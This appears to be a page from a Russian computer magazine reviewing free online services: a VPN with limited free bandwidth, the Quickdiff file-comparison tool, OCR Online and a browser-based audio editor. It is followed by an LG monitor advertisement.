Сложно поверить, но это по-настоящему бесплатный VPN-сервис, позволяющий получить IP-адрес в Голландии и передавать данные в зашифрованном виде. Это особенно важно, если ты часто работаешь в открытых беспроводных сетях, где отснифать трафик могут все, кому не лень. Решение построено на базе OpenVPN, причем клиент реализован так, что тебе вообще не придется забивать голову вопросами настройки. Безопасное соединение активируется в один клик (еще один может понадобиться для установки драйвера). Слово «бесплатно» означает, что скорость соединения ограничена 512 кбит/с, а из портов открыты только 80-й и 443-й. Понятна схема монетизации сервиса: хочешь избавиться от ограничений — необходимо немного заплатить.




Визуальное сравнение файлов

QUICKDIFF

quickdiff.com

В большинстве интегрированных сред разработки сейчас встроены утилиты для визуального сравнения файлов. Широко распространены и отдельные утилиты, которые выполняют подобную операцию. На вход подается сначала версия исходника, затем — вторая версия, а на выходе получается документ, в котором наглядно отображены все найденные в них различия. Оказавшись в ситуации, когда никакого подходящего ПО под рукой не было, я воспользовался для сравнения файлов этим онлайновым Quickdiff. Сервис ничуть не хуже настольного софта произвел поиск несовпадающих фрагментов и выделил цветом все различия. Скажу больше: теперь, когда необходимо сравнить не целые файлы, а лишь их фрагменты (а создавать временные документы для этого неохота), я всегда использую именно этот сервис.




Распознавание текста онлайн

OCR ONLINE

ocronline.com

Каждый знает, что распознать текст с отсканированной страницы книги и преобразовать его в обычный документ позволяет известная программа от ABBYY — FineReader. Проблемы тут две. Во-первых, приложение платное, а во-вторых, оказывается под рукой далеко не всегда. В такой ситуации лучшей заменой может стать онлайн-сервис OCR Online. В отличие от многих других решений, он поддерживает распознавание текста на русском языке. И это на самом деле вполне сносно работает! Правда, необходимо в явном виде указывать, что обрабатываемое изображение содержит кириллические символы: разработчики хотя и хвастают автоматическим распознаванием языка, работает этот механизм фигово.



Аудиоредактор в браузере

AVIARY

aviary.com

Недавно мне понадобилось записать небольшой подкаст и сделать монтаж. Один знакомый шутливо посоветовал не ставить никакие программы и заюзать онлайн-сервис AudioExprert.
Ему, конечно, такой подход казался профанацией. А я же отлично записал с его помощью десять минут аудио, вырезал ненужные фрагменты, добавил джинглы и преобразовал готовый файл в нужный формат. По-сути, AudioExprert — это простейший аудиоредактор, цифровой диктофон и конвертер, поддерживающий десяток разных форматов, одновременно. Примечательно, что от тех же самых разработчиков есть еще и простенький, но тоже онлайновый редактор видеофайлов.

ТОНКОЕ ЧУВСТВО СТИЛЯ

Каждый шедевр достоин соответствующего обрамления. Поэтому LG создали коллекцию LED-мониторов Super Slim. Исключительно тонкий корпус, ограненный простыми и изящными линиями, скрывает в себе самые современные технологии, обеспечивающие яркое живое изображение. LED-монитор LG Super Slim станет стильным украшением интерьера Вашего дома.



www.lg.ru



LED-мониторы LG серии Super Slim



LG E60 | LG E80 | LG E81 | LG E90

НА ПРАВАХ РЕКЛАМЫ

*Линейка ультратонких LED-мониторов LG со светодиодной подсветкой

Информационная служба LG Electronics 8-800-200-76-76 (бесплатная горячая линия по России).
www.lg.ru